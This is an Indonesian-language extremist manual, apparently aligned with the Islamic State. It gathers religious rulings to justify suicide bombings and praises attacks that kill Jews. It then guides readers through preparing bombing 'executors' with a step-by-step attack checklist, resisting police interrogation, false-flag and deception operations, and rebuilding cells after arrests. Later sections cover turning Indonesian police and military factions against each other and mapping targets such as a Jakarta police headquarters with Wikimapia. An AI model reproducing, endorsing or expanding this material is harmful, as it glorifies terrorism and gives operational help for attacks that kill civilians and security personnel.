Imam Al-Baihaqi dalam As-Sunan (9/44) menukil tentang seorang lelaki yang mendengar sebuah hadits dari Abu Musa : ”Jannah (syurga) itu berada di bawah naungan pedang” Lalu lelaki itu memecahkan sarung

pedangnya, lantas menerjang musuh seorang diri, berperang sampai ia terbunuh.

Kisah Anas bin Nadhar dalam salah satu pertempuran Uhud, katanya: “Aku sudah terlalu rindu dengan wangi jannah (syurga)” kemudian ia berjibaku menerjang kaum Musyrikin sampai terbunuh. (Muttafaqun ‘Alaihi).

Fatwa ulama tentang amaliyat istishadiyah

1. Ibnu Taimiyah berkata:

”Imam yang empat membolehkan seorang muslim mencebur di barisan kuffar meskipun dia menduga kuat bahwa mereka akan membunuhnya bila dalam hal itu terdapat maslahat bagi kaum muslimin.” (Majmu Fatawa, 28/540)

2. Muhammad Ibnu Hassan Asy Sya’abani berkata:

”Seandainya seorang muslim menyerang sendirian terhadap seribu tentara, bila ia mengharapkan untuk membabat mereka atau memberikan pukulan pada mereka, maka tidak apa-apa, karena dengan perbuatannya itu dia bermaksud untuk menghajar musuh, sedang hal itu telah diakukan oleh banyak sahabat di hadapan Nabi SAW pada perang Uhud, dan Rasulullah SAW tidak mengingkari hal itu atas mereka dan bahkan beliau memberi kabar gembira kesyahidan terhadap sebagian mereka saat meminta izin dalam hal itu.” (As Sair Al Kabir)

3. Ibnu Nuhas berkata tentang hadist Salamah:

” Dalam hadits ini telah teguh tentang bolehnya seorang diri berjibaku ke arah pasukan tempur dengan bilangan yang besar, sekalipun dia memiliki keyakinan kuat bahwa dirinya akan terbunuh.” (Masyari’ul Asywaq 1/540)

4. DR. Nawaf Hail Takruri berkata:

“Aksi-aksi bom syahid ini terbukti telah banyak yang menewaskan orang-orang Yahudi dan lebih efektif menyusupkan rasa takut ke dalam hati mereka” (Al Amaliyat Al IStishadiyyah fi Al Mizan Al Fiqhiy hal. 37)

5. Muhammad Nashiruddin Al Albani berkata setelah menjelaskan hadist Abu Ayyub Al Anshari:

“Dan ini adalah kisah populer yang menjadi bukti yang sekarang dikenal sebagai operasi bunuh diri dimana beberapa pemuda Islam pergi lakukan terhadap musuh-musuh Allah, akan tetapi aksi ini diperbolehkan hanya pada kondisi tertentu dan mereka melakukan aksi ini untuk Allah dan kemenangan agama Allah, bukan untuk riya, reputasi, atau keberanian, atau depresi akan kehidupan (http://salafiharoki.wordpress.com/.../fatwa-syaikh-al.../)

“Itu bukanlah bom bunuh diri, bunuh diri adalah dimana ketika seorang muslim membunuh dirinya untuk menyelamatkan diri dari kesusahan hidupnya atau sesuatu yang sama seperti itu, sejauh yang kamu tanyakan itu (bom syahid), itu adalah jihad untuk Allah. ” (http://www.fatwa-online.com/audio/other/oth010/0040828_2.rm)

6. DR. Salman Al Audah berkata:

“…sesungguhnya aksi bom syahid seperti ini adalah boleh, dengan syarat-syarat yang telah ditentukan oleh para fuqaha” (http://www.islamway.com/ara/articles.php?article id=84)

7. Syaikh Sulaiman bin Nashir Al Alwan (hafal 9 kitab hadist) berkata:

“Adapun dalil-dalil tentang bolehnya aksi bom syahid ini, maka jumlahnya sangat banyak, dan sebagiannya telah saya sebutkan di depan.” (http://mojaheedon.org/news/showTopic.php?topicid+589)

8. DR. Aidh Al Qarni

Beliau mengatakan aksi ini adalah bagian dari jihad dan pelakunya insha Allah mati syahid di sisi Allah. (Dalam silaturrahmi bersama Pustaka Al Kautsar di Hotel Sofyan Betawi, Jakarta, tanggal 5 Maret 2006)

9. Syaikh Abdullah bin Humaid

“Alhamdulillah, sesungguhnya aksi individu seorang muslim yang membawa seperangkat bahan peledak, kemudian dia menyusup ke dalam barisan musuh dan meledakkan dirinya dengan maksud untuk membunuh musuh sebanyak mungkin dan dia sadar bahwa dia adalah orang yang pertama kali terbunuh, saya katakan: bahwa perbuatan yang dilakukannya adalah termasuk bentuk jihad yang disyariatkan” (Al Amaliyat Al Istishadiyah fi Al Mizan Al Fiqhiy, hlm. 100-101)

10. Majelis Ulama Indonesia

Dalam artikel berjudul “MUI Dukung Aksi Bom Syahid,” Majelis Ulama Indonesia memfatwakan: “Jadi seperti yang terjadi di Palestina kita dukung karena merupakan bentuk perlawanan di daerah yang dilanda perang. Tetapi bukan yang di Bali atau di Hotel Marriot karena Indonesia adalah negara dakwah.”(www.Tempointeraktif.com)

11.Rabithah Ulama Filisthin (Persatuan Ulama Palestina)

”Sesungguhnya aksi-aksi bom syahid ini merupakan jihad fi sabilillah. Sebab dalam aksi tersebut terdapat perlawanan yang sangat sengit terhadap musuh kita Israel. Aksi tersebut bisa membunuh, melukai, dan menyusupkan rasa takut yang amat sangat serta gentar dalam hati mereka”

(www.palestinianforum.net)

12.Front Ulama Al Azhar Mesir

”…Bagaimana mungkin Allah akan menyamakan antara orang yang mati mempertahankan haknya dengan orang yang mati bunuh diri karena putus

asa dari rahmat Allah; orang yang hilang harapan dari Tuhannya karena membenci hidupnya? Sesungguhnya orang yang pertama (pelaku bom syahid) adalah mati syahid, …" (Al Amaliyat Al Istishadiyyah fi Al Mizan Al Fiqhiy hal. 100-101)

13.Para Ulama Yordania

"Bahwa sesungguhnya aksi bom syahid ini adalah disyariatkan dan merupakan jihad, maka dia mendapatkan kedudukan sebagaimana para syuhada di sisi Allah." (Al Amaliyat Al Istishadiyyah fi Al Mizan Al Fiqhiy hal. 98-99)

Persiapan Istisyhad

1. Bekal utama dari pelaku istisyhadiyyin adalah keimanan. Maka seorang pelaku selalu harus menjaga niat dan keimanannya kepada Allah. Salah satunya adalah meningkatkan ibadah dan taqarrub kepada Allah.
2. Pantangan dari istisyhadi adalah kemaksiyatan. Karena kemaksiyatan adalah penyebab terhalangnya nasrullah. Dan maksiyat adalah penyebab tergelincirnya pelaku istisyhadi karena akan merubah niat mereka di jalan Allah. Karena setan akan senantiasa menggoda niat manusia bahkan hingga menjelang ajalnya.
3. Perantara/ Washilah seorang istisyhadi adalah meningkatkan ibadahnya kepada Allah yang akan menumbuhkan kecintaannya kepada Allah semata. Menumbuhkan kerinduannya kepada perjumpaannya kepada Allah.
4. Sifat dari pelaku istisyhadi adalah keistiqamahan menjalankan ibadah dan amal soleh.
5. Tujuan dari pelaku istisyhadi adalah mencari keridhoan Allah, perjumpaan dengan kekasih yang tertinggi (Allah swt).
6. Kelembutan hati dari pelaku istisyhadi adalah melihat peristiwa yang menimpa kaum muslimin akibat kezaliman toghut dan ansharnya. sehingga mereka menangis dalam sujud dan doa.

Salah satu kendaraan istimewa jundi daulah.

MENYIAPKAN EKSEKUTOR TERBAIK

Eksekutor dalam dunia peledakan bukanlah orang yang sekedar memencet tombol. Namun lebih dari itu, eksekutor memiliki tugas spesifik karena secara fakta ia akan berhadapan langsung dengan musuh di lapangan. Eksekutor secara fungsi dapat disebut sebagai pelaksana tugas peledakan, maupun orang yang melakukan peledakan dengan dirinya sendiri (istisyhadiyyin). Secara umum eksekutor adalah pelaksana tugas yg berhadapan dengan musuh secara langsung. Eksekutor dijalankan berdasarkan target yang diberikan. Baik dalam amaliyah mutafajirot maupun umum.

Namun pada umumnya eksekutor berjalan berdasarkan data yang diberikan surveillence, surveyor, atau spotter. Terkadang eksekutor berpikir ganda juga sebagai surveyor maupun analis yang akan menghitung langkah mana yang tepat dan efisien agar mengenai sasaran. Terkadang pula eksekutor berpikir strategis untuk memperkirakan gerak, langkah, dan arah dari target. Terkadang pula eksekutor berpikir seperti wasit yang akan merencanakan timing eksekusi pada sasaran. Bahkan eksekutor akan bertindak cepat mengikuti dinamisasi target dan sasaran.

Menjadi eksekutor harus mengetahui fakta musuh dan resiko yang akan dihadapi. Apakah tertawan, maupun terbunuh. Dalam kacamata hukum di Indonesia, eksekutor baik tertangkap dan terbunuh kedudukannya sama. Dia akan menjalani hukuman menanti vonis mati. Sehingga kerja eksekutor haruslah maksimal hingga titik darah penghabisan.

Selain kecerdasan, eksekutor adalah orang yang dilatih mentalitasnya menjalankan amaliah. Segala hambatan, godaan, dan goncangan haruslah mampu ia tepis dan istiqamah dalam meraih tujuan. Ia akan menghindari

hal hal yang akan menggagalkannya dalam misi meskipun hal tersebut ia sukai. Konsentrasinya tertuju kepada satu tujuan, dimana ia harus menang atau syahid fisabilillah.

Ada sebuah ungkapan bahwa eksekutor yg jitu bahkan tidak akan berkedip saat mengeksekusi musuhnya. Selain kecerdasan akal, seorang eksekutor memiliki kecerdasan emosional. Ia tidak akan mudah dibaca identitasnya, tidak mudah terpancing emosi dan kemarahan. Dan tidak mudah tampil didepan umum. Walaupun tampil sekalipun, ia memiliki 1001 alibi agar orang tidak akan menduga ia pelakunya. Kecerdasan emosi ini akan mendukung operasi diversi dalam eksekusi.

Melatih keberanian adalah salah satu yg harus dilakukan oleh eksekutor. Selain keberanian adalah senantiasa menjaga niat (tajdid an niyaat) menjalankannya kerana Allah ta'ala. Selain itu pula harus dilakukan hal hal untuk menjaga niat. Salah satu bentuknya adalah istiqamah dalam amal/ibadah fardhiyyah dan nafilah. Diperhatikan pula hal hal yang menggagalkan tujuan seperti maksiyat kepada Allah.

Secara umum, eksekutor adalah seseorang yang siap secara keimanan dan kesyahidan. Dan dibandingkan hal hal lain, inilah yg terpenting.

1. Tetapkan target.
2. Perhitungkan timing dan lokasi target.
3. Perhitungkan kemampuan dan persenjataan yg dimiliki.
4. Persiapkan rencana serangan A, B, C, D, dst.
5. Pupuk keimanan dan selalu perbarui niat.
6. Lakukan ibadah dan nafilah yg menjadi sebab nasrullah (pertologan Allah).
7. Hindari hal hal yg mengganggu atau menggagalkan misi. termasuk banyak tertawa, makan berlebihan, dan maksiyat.
8. Sambut Jannah dengan penuh keyakinan dan senyuman.

MENGHADAPI INTROGASI

Terkadang dalam sebuah amaliah, ada sebuah kegagalan. Sehingga menjadikan sebagian ikhwah tertawan oleh kuffar dan ansharut taghut. Hal itu wajar, karena keberhasilan dari sebuah amaliah bukanlah ditentukan oleh tangan manusia. Namun Allah-lah yang menentukannya. Kewajiban manusia untuk berikhtiar sekuat tenaga untuk melaksanakan amaliah. Allah SWT berfirman

"…Bukanlah kamu yang melempar, saat kamu melempar. Akan tetapi Allah-lah yang melempar…"

Terkadang pula, ketika tertawan oleh kuffar dan toghut, Setan pintar dalam menggoda niat dan hati seseorang. Diantaranya, adalah menebarkan syubhat tentang penyebab musibah tersebut. Padahal tidaklah kekalahan didapatkan oleh seorang kecuali ketika kemaksiyatannya kepada Allah semata. Para salafus salih menceritakan perihal penyebab ketidak taatan anak, istri, bahkan tunggangannya karena diakibatkan oleh kemaksiyatan yang dijalananinya.

Ikhwah fiddin.. Kemenangan yang didapatkan oleh mujahidin bukanlah semata-mata karena strategi yang jitu. Atau banyaknya senjata, dan banyaknya jumlah. Akan tetapi didapatkan karena doa-doa kaum muslimin, kesabaran, keimanan, dan jauhnya mereka dari maksiyat kepada Allah. Tengoklah bagaimana singa-singa Fallujah mampu memukul mundur tentara Amerika Serikat dengan senjata sederhana? Bagaimana pula singa-singa anbar mampu memukul mundur pasukan khusus Iraq dengan kalash, dan qunbulah (granat).

Syubhat kedua yang dihembuskan oleh setan dihati kaum muslimin adalah tidak menginginkan tertawan sendirian. Menanggung segala ujian seorang diri dengan balasan surga yang tidak ternilai harganya. Sehingga, ia

memilih untuk mengungkapkannya daripada menyembunyikannya. Dengan harapan, rasa sakit dan ujian dapat ditanggung bersama-sama.

Syubhat ketiga yang dihembuskan adalah adanya uzur (kebolehan) hal-hal yang membahayakan jiwa dan kehormatannya untuk menceritakan hal-hal yang seharusnya tidak boleh diceritakan. Salah seorang syar'ie menjelaskan bahwa uzur tersebut adalah ketika meyakini bahwasanya ketika menceritakan akan menghilangkan ancaman tersebut semata. Karena ada kalanya, kuffar dan taghut tidaklah melakukan hal tersebut karena semata pekerjaan mereka untuk mengkorek informasi dari masjunin. Namun juga melakukannya karena pemahamannya yang membenci setiap muwahidin dan mujahidin. Hal ini bisa dilihat secara dzahir bagaimana proses introgasi yang dilakukannya. Apakah penuh kebencian, ataukah tidak. Apakah sama perlakuannya sebelum proses introgasi, dan setelah proses introgasi.

Sebagai contoh, apabila saat proses introgasi kita berkata jujur ataupun tidak, maka akan sama perlakuan dan siksaannya kepada kita. Murtadin dari kalangan ansharut taghut sama kejinya dalam menyiksa muwahidin. Maka syar'ie menjelaskan bahwa lebih baik tidak mengatakan apapun kepada kuffar dan murtadin. Dan tetap menjaga amanah kerahasiaan tersebut.

Oleh karenanyalah, saat melakukan amaliah ada dua hal yang harus dipersiapkan. Pertama adalah kenikmatan mendapatkan kesyahidan. Kedua adalah kenikmatan menjalankan ujian di majlis Yusuf. Ust Abu Yusuf al-Indunisy menjelaskan bahwa majlis Yusuf adalah kenikmatan untuk taqarrub kepada Allah, dan kenikmatan untuk muhasabah diri. Mengevalusi setiap kegagalan langkah dan strategi. Dan kenikmatan untuk belajar menjadi sosok yang lebih baik lagi. Belajar untuk mengatur strategi yang lebih baik lagi. Dan belajar untuk menjalankan strategi yang lebih baik lagi.

Berikut adalah tips-tips pra-amaliah

1. Meluruskan niat dan selalu memperbarui niat

Niat dibagi menjadi tiga bagian. Pertama adalah niat di awal. Kedua, niat di tengah. Dan terakhir adalah niat di akhir. Oleh karenanya bagaimana meluruskan, memperbarui niat, dan menjaga niat adalah sesuatu yang harus diperhatikan bersama-sama. Rasulullah SAW bersabda tentang hadits "innama al-a'malu bi an-niyyaat' menjelaskan bahwa masing-masing orang terkadang memiliki niat yang tidak sama dalam beramal soleh. Ada yang beramal soleh karena harta, ada yang beramal karena wanita, kedudukan, nama, dan dunia lainnya. Oleh karenanya, meluruskan niat untuk meninggikan agama Allah dan menjadikan kalimat Allah adalah Tertinggi adalah fisabilillah.

2. Ma'rifatullah Kunci Utama

Para salafus salih menjelaskan bagaimana ma'rifatullah sebagai kunci utama dalam menghadapi ujian. Bagaimana mereka tidak gentar dengan siksaan orang-orang musyrik Mekkah saat itu. Bagaimana mereka menjalani sholat mereka, sehingga seolah-olah tidak merasakan segala rasa sakit ketika diamputasi kakinya. Bagaimana mereka menjalani sholat mereka, sehingga tidak merasakan sakit pada saat terpanah saat menjalankan ibadah ribath, dll.

3. Meyakini bahwa orang yang syahid tidak merasakan rasa sakit

Banyak hadits-hadits bercerita bahwasanya orang yang syahid memiliki beberapa keutamaan. Bahkan rasa sakitnya saat menghadapi sakaratul maut dikatakan oleh Rasul bagaikan gigitan nyamuk semata. Bahkan diperlihatkan kenikmatan surga dan segala isinya. Maka, kita akan sering jumpai gambaran orang-orang yang mendapatkan kenikmatan syahid adalah senyum lebar senantiasa mengembang di bibir mereka.

4. Meyakini segala penat dan kesakitan fisabilillah dibalas dengan pahala yang tidak sedikit nilainya.

Segala penat, letih, kesakitan yang dirasakan seorang mujahid di jalan Allah akan diberikan pahala yang tidak sedikit. Banyak sekali hadits-hadits yang bercerita tentang ajr (pahala) fisabilillah. Bahkan debu yang menempel di kaki orang yang berjihad, bergadangnya, berdirinya, bahkan berjalannya adalah lebih baik dari pada dunia dan seisinya.

5. Meyakini kemenangan telah dekat.

Rasulullah telah mengajarkan setelah peristiwa perang uhud, dimana kaum muslimin mengalami jumlah korban syahid yang tidak sedikit. Lalu Allah menurunkan surah al-fath dimana memberikan ketenangan (sakinah) di hati orang orang beriman. Sakinahh ini adalah bukti datangnya nasrullah yaitu kemenangan dan keimanan sehingga bertambahlah keimanan tersebut. Adapun segala peristiwa yang terjadi saat ini, yakinilah bahwasanya kemenengan telah dekat. Kemenangan tersebut telah nyata. Dan Allah akan menampakkan kemenangan tersebut kepada seluruh manusia. Untuk menghancurkan kekufuran, dan untuk mengkokohkan orang beriman di muka bumi ini.

6. Meyakini segala kemenangan datangnya dari Allah

Allah swt berfirman "…bukanlah kamu yang melempar, akan tetapi Allah-lah yang melempar". Hal ini menjelaskan bahwasanya tugas seorang hamba hanyalah berikhtiar. Berusaha sekuat tenaga untuk membuktikan kejujurannya di hadapan Allah. Bukanlah kemenangan mujahid dari banyaknya senjata, canggihnya strategi. Akan tetapi kemenangan mujahid ditentukan oleh keimanannya kepada Allah ta'alaa.

7. Perbanyak berdzikir

Allah swt berfirman "ketika datang pertolongan Allah dan kemenangan. Dan engkau melihat manusia berbondong-bondong masuk agama Allah.

Maka bertasbihlah dengan memuji Robbmu. Dan memohon ampun kepadanNya. Sesungguhnya Dia Maha Penerima taubat".

Sangat dianjurkan kepada mujahidin untuk memperbanyak berdzikir sebelum dan pada saat amaliah. Jangan melupakan dzikir pagi dan petang, dan dzikir-dzikir yang lain sebagai asbab datangnya nasrullah.

8. Jauhi Maksiyat

Maksiyat merupakan asbab tertundanya nasrullah. Maka menjauhi maksiyat merupakan kelaziman yang harus dilakukan. Salah satu hal untuk menjauhi maksiyat adalah memperbanyak aktifitas kita dengan ibadah-ibadah sunnah, menjaga ucapan, dan menjaga perbuatan dengan kehati-hatian.

9. Perhatikan makanan

Al-akh Abdul Aziz –taqabbalallah- sering berpesan untuk memperhatikan makanan. Karena makanan yang haram menjadi sebab kemaksiyatan. Dan makanan yang haram pula menjadi sebab malasnya seorang muslim beramal.

Barokallah fiekum.

FALSE FLAG

Sebenarnya penulis ragu untuk menempatkan operasi *false flag* kedalam macam-macam bentuk operasi, atau intelijen. Karena operasi *false flag* dapat menjadi bagian dari operasi umum, atau menjadi bagian operasi intelijen. Perbedaan antara operasi umum dan operasi khusus disini tergantung beberapa hal. *Pertama*, sifat operasi ini adalah bagian dari operasi umum atau operasi khusus. *Kedua*, pengendali false flag dikendalikan dan dijalankan oleh unit khusus atau tidak. *Ketiga*, tujuan operasi flase flag ini untuk tujuan operasi secara umum atau secara khusus.

Disini penulis akan menjabarkannya terkait dengan bagian dari operasi. Karena hal tersebut akan lebih mudah dipelajari, daripada mempelajarinya secara khusus.

Secara pengertian, *false flag* adalah operasi yang mengkaburkan operasi utama yang ada, menyelamatkan unit yang terpilih yang akan menjalani operasi utama, dan untuk menyaring unit-unit yang dianggap melanggar prosedur dan aturan. *False flag* juga dapat disebut sebagai operasi pengkaburan (*diversion*), dapat pula disebut sebagai operasi pembersihan (*filtering ops*), dapat juga disebut sebagai operasi procedural (*procedure ops*), dan berbagai istilah lainnya.

False flag dijalankan apabila terdapat beberapa unit tim yang berjalan untuk sebuah target yang sama. Seperti dalam standard prosedur (SOP) lainnya, beberapa tim ini tidak saling mengenal satu dengan yang lainnya. Dan dalam perjalanannya, akan diketahui mana tim yang mampu bertahan, mampu menjaga prosedur, mampu menjaga keamanannya, mampu berjalan sesuai target dan waktu, dll. Sehingga secara otomatis, tim yang gagal dalam perjalannya akan tersaring sendiri dengan berbagai macam bentuknya.

Selain dari menciptakan beberapa unit tim yang berjalan untuk mencapai target yang sama. *False flag* juga mensyaratkan terjaganya kontinuitas operasi agar operasi berjalan secara mulus dan sesuai dengan target. Hal ini dapat dilakukan seperti menciptakan prosedur operasi yang dinamis dan fleksibel untuk mengupdate segala perkembangan status keamanan yang ada. Sama halnya ketika toghut mengupdate prosedur keamanan setiap saat.

Pasal 21

Prosedur penanganan temuan bom sebagaimana dimaksud dalam Pasal 19 huruf b sebagai berikut:

a. setelah tiba di TKP Kanit Jibom menempatkan rantis pada kedudukan yang menguntungkan/strategis untuk pengendalian kegiatan, keamanan personel, dan sebagai Posdaltis dengan ketentuan:

   1. bom di bawah 1 kg dalam radius 150 meter;
   2. paket bom seberat 1-5 kg dalam radius 200 meter;
   3. granat/mortar dalam radius 250 meter; dan
   4. bom mobil dalam radius 300-500 meter.

Prosedur penanganan bahan peledak oleh ansharut taghut

Selain dari itu pula, *false flag* juga mensyaratkan adanya backup plan yang akan menjaga kontinuitas operasi. Sehingga apabila terdapat hal-hal yang menghambat berjalannya sebuah operasi, hal tersebut dapat segera diatasi dengan segera. Adanya berbagai macam penangkapan-penangkapan, pembunuhan tidak serta merta (seharusnya) melemahkan berbagai macam operasi yang ada. Penangkapan-penangkapan tersebut diselidiki aspek kesalahannya, diperbaiki prosedurnya, dan kemudian restrukturisasi kembali sel dan system yang akan meneruskan tongkat estafet operasi tersebut.

Dalam dunia intelijen, *false flag* juga dikenal sebagai operasi desepsi (*deception* operation) atau diversi (*divertion operation*), yaitu jenis operasi yang mengacaukan dan mengelabuhi lawan dengan berbagai cara dan metode. Sehingga lawan tidak akan membaca maksud dan tujuan sebenarnya gerakan dan serangan yang kita rencanakan.

Dalam *modern warfare* dikatakan bahwa operasi desepsi merupakan operasi penting dan membuka banyak jalan. Baik dalam perang Stalingrad, hingga perang Teluk. Operasi desepsi ini adalah operasi yang dijalankan dibawah kendali operasi untuk mengelabuhi musuh dan menjadikan musuh tidak mengetahui maksud, target, tujuan, dan taktik sebenarnya yang dilakukan.

Beberapa hal yang ada di dalam operasi desepsi adalah: Pertama, obyektifitas, yaitu bagaimana kita membangun obyek yang digunakan sebagai alat untuk mengelabuhi musuh. Kedua, Asumsi lawan, adalah bagaimana kita membangun asumsi lawan terhadap gerakan dan serangan yang kita lakukan. Ketiga, memilih cara. Yaitu memilih cara yang dilakukan untuk membangun serangan tersebut disamping operasi desepsi yang dijalankan. Keempat, adalah eksekusi. Yaitu menjalankan operasi desepsi dan operasi serangan secara bersamaan. Kelima, adalah Exploitasi. Yaitu memanfaatkan operasi desepsi yang dijalankan untuk memaksimalkan serangan.

Dalam banyak strategi dan peperangan, daulah Islam berhasil menggunakan operasi desepsi dengan sempurna dengan membangun basis-basis kekuatan, dan rencana cadangan yang menjadikan daulah islam tetap berjalan dalam taktik yang tidak dapat dibaca oleh lawan, bahkan kawan. Termasuk penulis sendiri. Meski, penulis menganggapnya pula sebagai bagian dari *tamkhis* yang dilakukan. Semoga Allah mentsabbatkan diri kita dalam iman dan jihad.

MANAJEMEN KONFLIK

Manajemen konflik adalah sebuah cara dalam mengatur, memanfaatkan, mengendalikan, serta mencegah konflik. Manajemen konflik sering digunakan pada setiap level manajemen untuk digunakan sebagai problem solving (solusi permasalahan) setiap permasalahan yang terjadi. Dalam strategi dan peperangan, manajemen konflik digunakan untuk menempatkan dan mengalahkan musuh dengan cara-cara khusus.

Beberapa metode yang digunakan untuk manajemen konflik adalah: pemetaan, prioritas, reduksi (memecah), klasifikasi, dll.

Pemetaan

Pemetaan adalah metode pertama yang digunakan untuk manajemen konflik. Pemetaan adalah aktifitas mencari data dan informasi terkait kekuatan lawan yang kemudian dipetakan dari yang terkecil hingga terbesar. Dari terlemah hingga terkuat. Pemetaan juga sering menggunakan perhitungan geografis, sosiologis, demografis, hingga politis. Yaitu memetakan lawan berdasarkan kondisi iklim, kondisi masyarakat, dan kondisi lainnya.

Sebagai contoh adalah pemetaan antara ansharut taghut kepolisian dan TNI berdasarkan kondisi kebijakan politis toghut yang lebih berpihak kepada kepolisian daripada TNI. Hal ini nampak dari timpangnya anggaran TNI dan polri. Kesemuaan ini diakibatkan dari pandangan kuffar dan salibis yang menganggap idealisme TNI masih kuat daripada berpihak kepada kepentingan penjajah salibis dan asing.

Contoh pemetaan lain adalah pemetaan di tubuh Polri sendiri antara kelompok hijau dengan kelompok merah. Dimana kelompok merah sangat

mendominasi dan menjadi kaki tangan asing dan penjajah salibis. Hal ini terkait banyaknya dana sumbangan yang didapatkan jajaran polri semenjak era Kapolri Da'I Bachtiar yang mendapatkan dana puluhan milyar dari asing. Namun sayangnya, dana bantuan tersebut digunakan sebagai *carrot* (imbalan) terkait kebijakan politik yang berpihak kepada kelompok merah di jajaran kepolisian.

Fungsi dari pemetaan ini adalah agar kita mengetahui level kekuatan musuh sehingga dapat diatur dalam strategi berikutnya. Fungsi lain dari pemetaan adalah agar kita mengetahui kondisi musuh sebenarnya, dan mampu bersikap secara strategis bahkan praktis di lapangan. Fungsi lain dari pemetaan adalah membuat peta penyebaran musuh sesuai dengan level kekuatannya.

Prioritas

Prioritas adalah menempatkan satu musuh dalam tingkatan yang lebih tinggi, kemudian musuh lainnya dalam tingkatan yang lebih rendah. Lalu akan dipilih mana yang akan dihadapi terlebih dahulu. Dan akan dipilih mana yang akan dihadapi belakangan.

Prioritas ini dilihat dari segi kekuatan musuh, dan kekuataan kita. Sehingga kita akan memperhitungkan mana kekuatan musuh yang akan mampu kita kalahkan. Tanpa ada prioritas tersebut, maka kita akan melawan kekuatan musuh yang tidak berimbang.

Mengatur prioritas musuh ini bersandarkan kepada beberapa hal. Pertama, adalah prioritas kekuatan. Kedua, adalah priortas waktu. Ketiga, adalah prioritas tempat. Keempat, adalah prioritas efek. Karena terkadang mengatur penempatan musuh yang ideal akan menjadikan perlawanan tersebut menjadi perlawanan yang bergulir secara terus menerus tanpa mampu dikendalikan.

Karena seringkali, sebuah perlawanan dapat mudah dipadamkan karena ketidak adanya kontinuitas, kondisi, dan perhitungan efek yang diakibatkan. Sebagai contoh, bagaimana merubah sebuah unjuk rasa (demonstrasi) yang berkembang menjadi kerusuhan dan peperangan seperti yang terjadi di arab spring. Namun sering kali gagal dalam gejolak yang melanda diluar kawasan arab.

Nah, perhitungan efek yang diakibatkan ini juga dapat digunakan dalam manajemen konflik untuk membaca dan melihat hal-hal apa saja yang akan mampu memicu konflik yang lebih besar, sehingga pergolakan akan konsisten terjadi.

Seringkali yang dilakukan oleh ansharut taghut dalam mencegah konflik tersebut berkembang adalah melokalisir konflik, mengendalikan informasi yang berkembang, dan mentralisir konflik. Sehingga diperlukan aktifitas yang *kontra* dari apa yang dilakukan ansharut taghut.

Reduksi

Reduksi yang dimaksudkan disini adalah bagaimana meminimalisir kekuatan lawan. Salah satu yang dilakukan untuk mereduksi kekuatan lawan adalah: Pertama, memecah belah kekuatan lawan. Kedua, menghancurkan musuh terlemah melalui tangan musuh terkuat. Ketiga, menghancurkan musuh-musuh yang lemah dengan tangan mereka sendiri.

Salah satu yang dilakukan untuk mereduksi kekuatan lawan adalah kekuatan infiltrasi, pengelolaan data dan informasi, serta permainan opini. Ketiga hal tersebut merupakan hal dasar untuk mereduksi kekuatan kuffar agar dapat diadu domba. Sehingga penguasaan terhadap ketiga hal tersebut mutlak diperlukan.

Memecah belah kekuatan lawan, adalah cara pertama yang dapat dilakukan untuk mereduksi kekuatan lawan. Ada beberapa sebab dan cara

yang dapat dilakukan untuk memecah belah kekuatan lawan. *Pertama*, adalah latar belakang. Baik latar belakang ideologi, agama, pendidikan, asal usul, bahkan sekedar bahasa. *Kedua*, kepentingan. Baik kepentingan politik, kepentingan ekonomi, bahkan kepentingan individu.

Ansharut Taghut Indonesia secara umum adalah institusi yang mudah sekali dipecah belah. Pertama dengan pecahnya ABRI menjadi TNI dan kepolisian. Konflik 'abadi' antara kostrad dengan brimob. Lalu pecahnya TNI merah dengan tni hijau. Konflik angkatan sebelum 78 dengan setelah 79. Konflik kepolisian antara kelompok jawa dan non-jawa. Konflik antara densus 88 dengan Gultor, dll.

Kedua, menghancurkan musuh terlemah melalui tangan musuh terkuat. Cara yang dapat dilakukan untuk hal ini adalah memunculkan sentiment antara kedua kelompok musuh tersebut dengan berbagai operasi dan latar belakang isu yang dapat dilakukan. Secara alami, kelompok terkuat akan mendominasi kelompok yang lebih lemah. Secara alami pula, kelompok terkuat akan berusaha menunjukkan dominasinya kepada kelompok yang lebih lemah. Oleh karenanya, tugas yang harus dilakukan adalah memunculkan dominasi dari kelompok terkuat untuk mereduksi kekuatan kelompok-kelompok kecil tersebut.

Ketiga, menghancurkan musuh-musuh yang lemah dengan tangan mereka sendiri. Secara umum, musuh-musuh yang terlemah memerlukan bantuan dari musuh yang lebih kuat. Mereka gampang mendapatkan interfensi dan pengaruh dari kelompok yang lebih kuat. Cara ini memunculkan dua kemungkinan. *Pertama,* hancurnya kelompok yang kecil. *Kedua,* bergabungnya kelompok kecil ke dalam kelompok yang lebih besar. Alhasil, salah satu cara untuk mencegah bergabungnya kelompok kecil ke dalam kelompok yang lebih besar adalah dengan cara menghembuskan dan menjaga perbedaan mendasar antar kedua kelompok tersebut.

Klasifikasi

Klasifikasi adalah membagi dan mengelompokkan musuh-musuh Islam ke dalam kelompok-kelompok kecil (dengan operasi infiltrasi), maupun memilih kelompok mana yang akan dihadapi. Tentu dengan kekuatan yang kita miliki, (secara umum) kita tidak mampu menghadapi kekuatan yang diatas kita. Maka memilih lawan adalah salah satu cara yang dilakukan untuk manajemen konflik.

Memilih lawan ada beberapa hal yang perlu diperhatikan. Pertama, kekuatan paling lemah. Kedua, yang paling lemah dukungan masyarakatnya. Ketiga, yang paling dekat dengan penguasa. Keempat, yang paling banyak dan canggih senjatanya, dan factor factor lain yang perlu diperhatikan di lapangan.

Ketika memilih lawan yang seimbang, maka secara umum faktor-faktor ikhtiar dari seorang insan akan terpenuhi, selain faktor-faktor tawakkal ‘ala Allah.

PENGGUNAAN TEKNOLOGI INFORMASI

Penggunaan teknologi informasi dalam pemetaan. Antum dapat menggunakan wikimapia. WIkimapia seperti google map dan pada dasarnya memiliki dasar google map untuk pemetaan dengan detail keterangan.

Peta Polda Metro Jaya dari Wikimapia.

Penggunaan wikimapia, sangat memudahkan pemetaan dan penggalian informasi pertama untuk sebuah operasi. Namun perlu diingat bahwa penggunaan wikimapia bukanlah menjadi satu-satunya sumber informasi dan data. Terlebih data yang ada dalam wikimapia juga belum tentu terbaru.

Antum harus menggabungkan data dan informasi yang ada di wikimapia dengan info yang ada di lapangan. Hasil surveillance, maupun hasil dari investigasi yang antum lakukan.

INTELIJENSIA

INTELIJENSIA

Intelijensia berasal dari kata sifat intelijen, sering pula diartikan sebagai orang yang pintar. Baik dalam berpikir, logika, analisa, dan insting. Karena intelijen sering digunakan dalam organisasi-organisasi analisa untuk mengungkap sebuah kejahatan atau menjalankan misi tertentu.

